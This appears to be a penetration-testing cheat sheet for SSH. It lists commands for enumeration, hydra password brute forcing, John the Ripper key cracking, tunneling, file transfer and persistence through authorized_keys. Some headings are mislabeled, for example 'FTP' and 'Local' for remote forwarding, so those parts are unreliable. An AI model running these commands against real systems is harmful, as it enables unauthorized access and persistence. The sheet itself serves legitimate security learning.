SSH (Secure Shell)

`Default Port: 22`

Secure Shell (SSH) is a protocol used to securely connect to another computer over a network. It allows you to log into another computer, execute commands, and transfer files, all in a secure manner. This is because SSH encrypts your connection, making it difficult for hackers to intercept and understand the data being exchanged.

It's commonly used by network administrators to control web servers, by developers to access programming environments, and by anyone needing secure access to a computer over the internet.

Connect

Connect with Terminal

If you have knowledge of a target credential, you can establish a remote server connection via SSH using that credential.


```
ssh username@X.X.X.X
```

If you have the private key, you can log in to a remote server using SSH.

```
ssh -i path/to/private_key user@target-ip
```

Connect with PuTTY (Windows)

Install PuTTY and run it then enter target IP address and port(22 by default) also choose to connect type as SSH.



Enumeration

Identifying an FTP Server

You can use `Nmap` to check if there's an SSH server on a target host like this:

```
nmap -p 22 X.X.X.X
```

Banner Grabbing

You can use `Netcat` to find out what service is running and its version by looking at the welcome message it shows when you connect. This method is called Banner Grabbing.

```
nc -vn X.X.X.X 22
```

Automated audit with ssh-audit

"ssh-audit" is a tool for analyzing SSH connections, providing details on banners, OS/software recognition, compression detection, algorithm information and security recommendations.

```
ssh-audit X.X.X.X 22
```

Identify Authentication Methods with Nmap

`ssh-auth-methods` is an Nmap script used to identify the authentication methods supported by an SSH server.

```
nmap --script ssh-auth-methods --script-args="ssh.user=username" -p 22 X.X.X.X
```

User Enumeration with Metasploit

The ssh_enumusers module in Metasploit is designed to enumerate valid usernames on a target SSH server. It performs this by attempting to log in with a list of commonly used usernames.

```
msfconsole
msf> use auxiliary/scanner/ssh/ssh_enumusers
```

Attack Vectors

Brute Force Attack

```
hydra -l user -P /path/to/wordlist.txt ssh://X.X.X.X
```

SSH Key Brute Forcing

Attempting to crack SSH keys with tools like `John the Ripper``:

```
/usr/share/john/ssh2john.py id_rsa > id_rsa.hash
john --wordlist=path/to/wordlist.txt id_rsa.hash
```

Post-Exploitation

Port Forwarding

Forward local ports to the attacker's machine to access network services on the target's network:

Local Port Forwarding

```
ssh -L localPort:remoteHost:remotePort user@sshServer
```

Local Port Forwarding

```
ssh -R remotePort:localHost:localPort user@sshServer
```

SSH Tunneling

```
ssh -D 8080 user@X.X.X.X
```

File Transfer

SCP (Secure Copy Protocol)

Download files

```
scp user@target-ip:/path/to/remote/file /path/to/local/destination
```

Upload files

```
scp /path/to/local/file user@target-ip:/path/to/remote/destination
```

SFTP (SSH File Transfer Protocol):

```
sftp user@target-ip
```

Command Execution

```
ssh user@target-ip 'command_to_run'
```

Maintaining Access

```
echo your_public_key >> ~/.ssh/authorized_keys
```

Privilege Escalation

Leverage local vulnerabilities or misconfigurations to gain elevated privileges.

```
ssh user@target-ip 'sudo -l'
```